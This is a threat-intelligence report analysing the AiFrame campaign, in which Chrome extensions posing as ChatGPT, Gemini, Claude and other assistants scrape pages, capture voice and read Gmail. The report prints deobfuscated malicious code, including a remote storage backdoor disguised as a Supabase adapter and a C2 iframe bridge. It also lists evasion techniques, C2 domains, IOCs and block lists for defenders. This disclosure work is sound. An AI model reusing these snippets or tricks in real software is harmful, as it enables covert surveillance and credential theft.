AiFrame — Weaponised AI Chrome Extensions Targeting Enterprise Email and Credentials
TechOwlFebruary 16, 2026
Executive Summary
Reverse engineering of 29 malicious Chrome extensions from the AiFrame campaign — impersonating ChatGPT, Gemini, Claude, Grok, DeepSeek, and Llama — reveals five distinct attack capabilities: full-page content scraping via embedded Mozilla Readability, microphone capture via Web Speech API, Gmail email theft via DOM MutationObservers, a remote storage backdoor disguised as a "Supabase auth adapter," and data exfiltration through attacker-controlled iframes. All data flows through tapnetic[.]pro and onlineapp[.]pro infrastructure.
Recommendation: Organizations should immediately audit for these extension IDs across managed endpoints. Affected users should remove the extensions and rotate all credentials.
Malicious browser extension incidents have surged through 2024–2025, driven by AI-themed lures
In February 2026, a coordinated campaign designated AiFrame was identified — a network of 32 Chrome extensions masquerading as AI assistants that had accumulated over 300,000 installations. The extensions impersonated six major AI brands: ChatGPT, Gemini, Claude, Grok, DeepSeek, and Llama.
This report presents a code-level reverse engineering analysis of 29 of 32 extensions downloaded directly from the Chrome Web Store (three had been removed prior to acquisition). CRX3 binaries were extracted and subjected to full static analysis. The following sections document the deobfuscated source logic, data flow architecture, and infrastructure indicators derived from the extensions.
Key Findings
Eight extensions contain a remote storage backdoor disguised as a "Supabase auth adapter," providing the C2 server full read/write/delete access to the extension's storage — including authentication tokens and user data. The campaign infrastructure spans 8 C2 domains including softoolunity[.]com, softoolbox[.]com, and softoolbase[.]com. Russian-language comments in the source code provide an attribution indicator.
The 32 Extensions
The campaign spans 32 unique extension IDs published under multiple Chrome Web Store accounts. They impersonate six major AI brands using appropriated logos and descriptions. The most popular extension, Gemini AI Sidebar, reached 80,000 users before removal.

Chrome Web Store listing for one of the malicious extensions, impersonating a legitimate AI assistant
BRAND IMPERSONATION — ACTUAL ICONS EXTRACTED FROM MALICIOUS EXTENSIONS
AI Sidebar Gemini
ChatGPT Sidebar
AI Assistant Claude
Grok xAI
Llama Meta
Google Gemini
ChatGPT Gmail
AI GPT Generic
Ask Gemini Gmail
Grok Chatbot
Icons extracted directly from the CRX binaries — Family A · Family C
Extension
Users
Family
C2 Domain
Gemini AI Sidebar
80,000
A
Removed
AI Sidebar
50,000
A
gemini.tapnetic.pro
AI Assistant
50,000
A
claude.tapnetic.pro
ChatGPT Translate
30,000
C
onlineapp.pro
AI GPT
20,000
C
onlineapp.pro
ChatGPT Sidebar
10,000
A
chatgpt.tapnetic.pro
Google Gemini
7,000
A
gemini.google.tapnetic.pro
DeepSeek Chat
1,000
B
softoolunity.com
+ 24 more extensions with 24–1,000 users each
Three Families, One Operation
The 29 extensions analyzed are not identical clones — they separate into three distinct architectural families sharing common C2 infrastructure. Each family uses different build tools, code structures, and attack strategies, but all serve the same operator.
THREE FAMILIES, ONE OPERATION
Family A — Tapnetic
13 extensions
Webpack build
Readability scraping
Voice capture
Remote storage backdoor (8 of 13)
tapnetic.pro iframes
Family B — SoftoolUnity
2 extensions
Minimal Webpack
No content scripts
No host permissions
Russian comments in code
softoolunity.com C2
Family C — AiTools Gmail
14 extensions
Vite build
Readability page scraping
Gmail-specific MutationObserver theft
Dynamic script injection (executeScript)
Paywall monetization
onlineapp.pro API
Why This Matters
The three-family structure is consistent with an iterative development process. Family B (DeepSeek variants) exhibits the simplest architecture, suggesting it may represent an early prototype. Family A introduces content extraction and voice capture capabilities. Family C represents the most advanced iteration, incorporating dedicated Gmail targeting with an integrated paywall monetization layer.
Permissions Analysis
Chrome extensions declare permissions in their manifest.json. The following table summarizes the permission profile for each family:
Permission
Family A (13)
Family B (2)
Family C (14)
Risk
storage
Yes
Yes
Yes
Low
sidePanel
Yes
Yes
Yes
Medium
scripting
No
No
Yes
Critical
host_permissions
http/https://*/*
None
<all_urls>
Critical
externally_connectable
onlineapp.pro (8 of 13)
No
No
Critical
Gmail content script
No
No
document_start
Critical
Family C presents the highest risk profile: the combination of <all_urls> + scripting enables programmatic injection of arbitrary scripts on any webpage. The Gmail content script runs at document_start — prior to page load — granting it first access to the DOM.
Attack Flow: From Install to Exfiltration
ATTACK CHAIN
1
Lure
User installs extension from Chrome Web Store. Listing uses legitimate AI brand logos and descriptions.
2
Beacon
Extension contacts tapnetic.pro/welcome on install. Generates and stores a UUID for persistent tracking.
3
Inject
Content scripts loaded on every page visited + dedicated Gmail script at document_start.
4
Scrape
Readability extracts full page content. MutationObserver reads Gmail emails. Web Speech API captures voice.
5
Bridge
Data relayed via postMessage("*") to C2 iframe. Side panel acts as transparent proxy between content script and attacker domain.
6
Exfiltrate
C2 server receives page content, voice transcripts, email text, and storage data. The user-facing interface presents a functional AI chat.
Analysis: Full-Page Content Extraction
Every Family A extension embeds the complete Mozilla Readability library within a 250KB minified JavaScript bundle. When the C2 iframe requests page content, the content script clones the entire DOM and invokes Readability to extract a structured representation of the page the user is viewing.
Deobfuscated content extraction handler from the actual extension — clones the full DOM and extracts structured text via Mozilla Readability
// Content script: handles "get-page-content" request from C2if (x.type === "get-page-content") {
const clone = document.cloneNode(true); // Clones ENTIRE page DOMconst article = new Readability(clone).parse(); // Extracts article text
sendResponse({
content: {
title: article?.title, // Page title
content: article?.content, // Full HTML contenttextContent: article?.textContent,// Plain text of entire page
excerpt: article?.excerpt, // Summary
siteName: article?.siteName, // Website name
byline: article?.byline // Author
}
});
}
Impact: Any authenticated page the user visits — including internal portals, financial dashboards, and privileged applications — can be fully extracted and exfiltrated. The cloned DOM captures all rendered content, not just the URL.
Analysis: Voice & Microphone Capture
The extension exposes a voice input capability that is remotely triggered by the C2 iframe. Upon receiving a voice-request message, the content script activates the browser's Web Speech API to capture and transcribe the user's speech:
if (x.type === "start-voice-recognition") {
const SpeechAPI = window.SpeechRecognition || window.webkitSpeechRecognition;
const recognition = new SpeechAPI();
recognition.lang = x.language || "en-US";
recognition.interimResults = false;
recognition.onresult = (event) => {
const transcript = event.results[0][0].transcript;
sendResponse({ transcript: transcript });// Sent to C2
};
recognition.start(); // Activates microphonereturn true; // Keeps channel open for async response
}
The transcript then flows back through the message chain: Content Script → Side Panel → postMessage("*") → C2 iframe. The wildcard "*" origin means any domain in the iframe receives the data.
Analysis: Gmail Email Theft
Fourteen extensions (all Family C) contain a dedicated content script that runs at document_start on mail.google.com. This script uses a MutationObserver combined with 500ms polling to continuously monitor Gmail's DOM for email content:
// MutationObserver watches Gmail for new email contentconst observer = new MutationObserver((mutations) => {
for (let mutation of mutations) {
if (mutation.type === "childList") {
for (let node of mutation.addedNodes) {
// Polls every 500ms for email contentsetInterval(() => {
const emailContainer = document.querySelector(".adn.ads");
if (emailContainer) {
const emailText = emailContainer.textContent?.replace(/\n/g, " ");// Injects "AI" button that sends email to C2
processMessageDialog(composeArea, emailText);
}
}, 500);
}
}
}
});
observer.observe(document.body, { childList: true, subtree: true });
The extracted email text is transmitted to onlineapp[.]pro/api/v1/api-gateway/27 under the guise of an "AI writing assistant" feature. The user interface presents reply suggestions while the underlying email content is simultaneously exfiltrated to the C2 server.
Analysis: The "Supabase Auth" Storage Backdoor
Family A splits into two sub-families: A1 (5 extensions — AI Assistant, ChatGPT Sidebar, Llama, AI Sidebar, AI Sidebar v2) uses only basic iframe C2 communication, while A2 (8 extensions — Google Gemini, Chat With Gemini, Ask Gemini, Grok, Grok Chatbot, Chat Bot GPT, ChatGBT, Asking Chat Gpt) adds an externally_connectable manifest entry and a full remote storage adapter in their background script — disguised under the innocent name "supabase-auth-adapter". This mechanism gives the C2 server complete read, write, and delete access to the extension's chrome.storage.sync.
// Background script: external message handler
chrome.runtime.onMessageExternal.addListener((request, sender, respond) => {
// Only accepts messages from C2 domainsif (sender.url.includes("onlineapp.pro") ||
sender.url.includes("onlineapp.live") ||
sender.url.includes("onlineapp.stream")) {
if (request.source === "supabase-auth-adapter") { // Disguised nameswitch (request.action) {
case"getItem": // READ any stored data
chrome.storage.sync.get(key, r => respond(r));
break;
case"setItem": // WRITE arbitrary data
chrome.storage.sync.set({[key]: value});
break;
case"removeItem": // DELETE stored data
chrome.storage.sync.remove(key);
break;
}
}
else if (request.type === "broadcast")
notifyConnectedClients(request.data); // Push to all C2 clients
}
});
// Persistent connection channel — keeps C2 link alive
chrome.runtime.onConnectExternal.addListener((port) => {
if (port.sender?.url?.includes("onlineapp.pro") ||
port.sender?.url?.includes("onlineapp.live") ||
port.sender?.url?.includes("onlineapp.stream"))
connectionSet.add(port); // Maintains open channelelse
port.disconnect();
});
Beyond the request-response pattern via onMessageExternal, the backdoor also maintains a persistent connection via onConnectExternal. This keeps an open port between the C2 webpage and the extension, allowing real-time push notifications to all connected clients via the broadcast handler.
Critical Finding
This backdoor enables remote read access to authentication tokens, session data, and user preferences stored within the extension. The write capability permits injection of arbitrary data, including modified configurations. The externally_connectable manifest entry authorizes Chrome to permit these cross-origin messages without user interaction. The "supabase-auth-adapter" naming convention is designed to appear as a legitimate Supabase integration during code review.
Iframe Architecture & Message Bridge
The campaign's namesake reflects its core architecture: the AI interface is rendered entirely within an iframe. When the extension's side panel is opened, it loads a fullscreen iframe from the attacker's domain rather than executing any local AI logic:
// Side panel renders an iframe to the C2 serverreturn createElement("iframe", {
src: `https://gemini.tapnetic.pro/${lang}/new-chat?ext=1&theme=${theme}&username=${user}`,
style: {
width: "100%",
height: "100%",
zIndex: 999999999,
position: "fixed",
inset: "0",
border: "none",
visibility: "visible"
}
});
The iframe injection code — a fullscreen, borderless overlay connecting directly to the attacker's C2 domain
This iframe architecture is brilliantly evasive. The extension itself contains no malicious network requests — the iframe on the attacker's domain makes them. Chrome Web Store reviewers examining the extension's code see clean JavaScript that loads an iframe. The actual malicious logic lives server-side and can be changed at will without pushing an update to the Chrome Web Store.
The side panel acts as a transparent message bridge between the C2 iframe and the victim's browser, proxying four types of requests via postMessage:
C2 Infrastructure

The campaign's C2 infrastructure comprises 8 distinct domains and 12 brand-themed subdomains:

The tapnetic[.]pro cover website, presenting as a legitimate SaaS business to mask the primary C2 infrastructure
VirusTotal passive DNS records revealing the full subdomain infrastructure of tapnetic[.]pro — each subdomain impersonates a different AI brand
API Endpoints
Endpoint
Method
Purpose
onlineapp.pro/api/track-event
POST
Install telemetry with persistent UUID
onlineapp.pro/api/pixel?id=&eventType=
GET
Pixel tracking (install/uninstall)
onlineapp.pro/api/v1/api-gateway/27
POST
LLM API proxy — email content sent here
onlineapp.pro/api/v1/api-gateway/34
POST
LLM API proxy — alternate gateway ID
onlineapp.pro/api/signout
POST
Session termination
*.tapnetic.pro/*/new-chat?ext=1
GET
C2 iframe loading
Obfuscation & Evasion
The campaign uses several techniques to survive Chrome Web Store review and avoid detection:
Evasion Techniques Identified
✓Iframe-based remote code loading — Malicious logic lives server-side, not in extension code
✓Single-line minification — 250KB+ JS files compressed to 1–3 lines
✓Library embedding — Mozilla Readability hidden inside React/Preact framework bundles
✓Shadow DOM isolation — Content scripts inject into Shadow DOM, invisible to page CSS/JS
✓Benign naming — "supabase-auth-adapter" for the storage backdoor, "emotionCrutch.ts" for content scripts
✓Paywall as network proxy — Family C routes API calls through a hidden paywall iframe, so the extension never makes direct suspicious requests
✓Extension spraying — Same code republished under different names/IDs after takedowns (Gemini AI Sidebar → AI Sidebar)
✓Locale inflation — 50–100+ empty _locales/ directories per extension to appear legitimate
Attribution Indicators
While definitive attribution is beyond the scope of static analysis, several indicators point to the developer's origin and operational patterns:
Indicator
Value
Publisher email #1
nicolo[.]ribaudo04@gmail[.]com
Publisher email #2
tapnetic307@gmail[.]com
Publisher email #3
gemini[.]online[.]one@gmail[.]com
Language in source code
Russian: "// потом открыть сайдпанель для этой вкладки" ("then open the side panel for this tab")
Privacy policy hosting
Lovable (AI web development platform)
Tracking pixel UUID
e7ae9db8-6566-442b-b268-92a839e3a1cc
MITRE ATT&CK Mapping
Technique
ID
Evidence
Browser Extensions
T1176
32 malicious Chrome extensions as primary attack vector
Masquerading
T1036
Impersonation of ChatGPT, Gemini, Claude, Grok, DeepSeek, Llama
Email Collection
T1114
Gmail DOM scraping via MutationObserver in 14 extensions
Input Capture
T1056
Voice capture via Web Speech API
Data from Information Repos
T1213
Page content extraction via Readability on all websites
Exfiltration Over C2
T1041
Data sent via postMessage to attacker iframe
Adversary-in-the-Middle
T1557
Extension bridges user data to C2 iframe transparently
Timeline
Early 2025
First AiFrame extensions appear on Chrome Web Store (Family B — DeepSeek variants)
Mid 2025
Family A and C extensions published in waves, impersonating multiple AI brands
February 6, 2025
Gemini AI Sidebar (80K users) removed from Chrome Web Store
February 20, 2025
Identical extension republished as "AI Sidebar" with same code and permissions
February 11–12, 2026
AiFrame campaign publicly reported across security media
February 14, 2026
29 extensions downloaded and reverse-engineered before takedown
Detection & Remediation
For Users
Immediate Actions
☐Check chrome://extensions for any of the listed extension IDs
☐Remove any matching extensions immediately
☐Reset passwords for ALL accounts, especially Gmail and any sites accessed while the extension was installed
☐Review Gmail "Sent" and "Drafts" for unauthorized activity
☐Revoke microphone permissions in browser settings
☐Clear all browser storage and cookies
For Network Defenders
Network & Endpoint
☐Block all IOC domains at DNS/proxy level: tapnetic.pro, onlineapp.pro, onlineapp.stream, onlineapp.live, softoolunity.com, softoolbox.com, softoolbase.com
☐Monitor DNS logs for connections to these domains
☐Deploy Chrome enterprise policy to blocklist all 32 extension IDs
☐Hunt for DOM elements: div#claude-ai, div#gemini-ai, div#ext_widget_root, div#llmh_gmail_widget_root
"The AiFrame campaign exploits user trust in AI tooling as its primary social engineering vector. The extensions deliver functional AI capabilities — proxied through remote iframes — while operating as a full-spectrum browser surveillance platform in parallel."
— Threat Intelligence Analysis Team
Conclusion
The AiFrame campaign demonstrates a mature operational model for browser-based data collection at scale. By delivering functional AI capabilities through attacker-controlled iframes alongside aggressive data harvesting, the operators maintained plausible legitimacy while exfiltrating emails, page content, and voice recordings across 300,000+ installations.
The reverse engineering findings indicate this is an actively evolving threat. The three-family architecture, progressive capability development (from the minimal Family B to the paywall-integrated Family C), and the extension-spraying republication pattern are consistent with an adaptive operator who will likely repackage and relaunch under new identities.
The Chrome Web Store review process did not detect 32 variants of this campaign. Until browser vendors implement runtime behavior analysis for extensions, enterprise security teams should enforce extension allowlisting policies and monitor for the indicators of compromise documented in this report.
If any of these extensions are present on managed or personal endpoints: remove immediately, rotate all credentials, and assume that email content and browsing data have been compromised.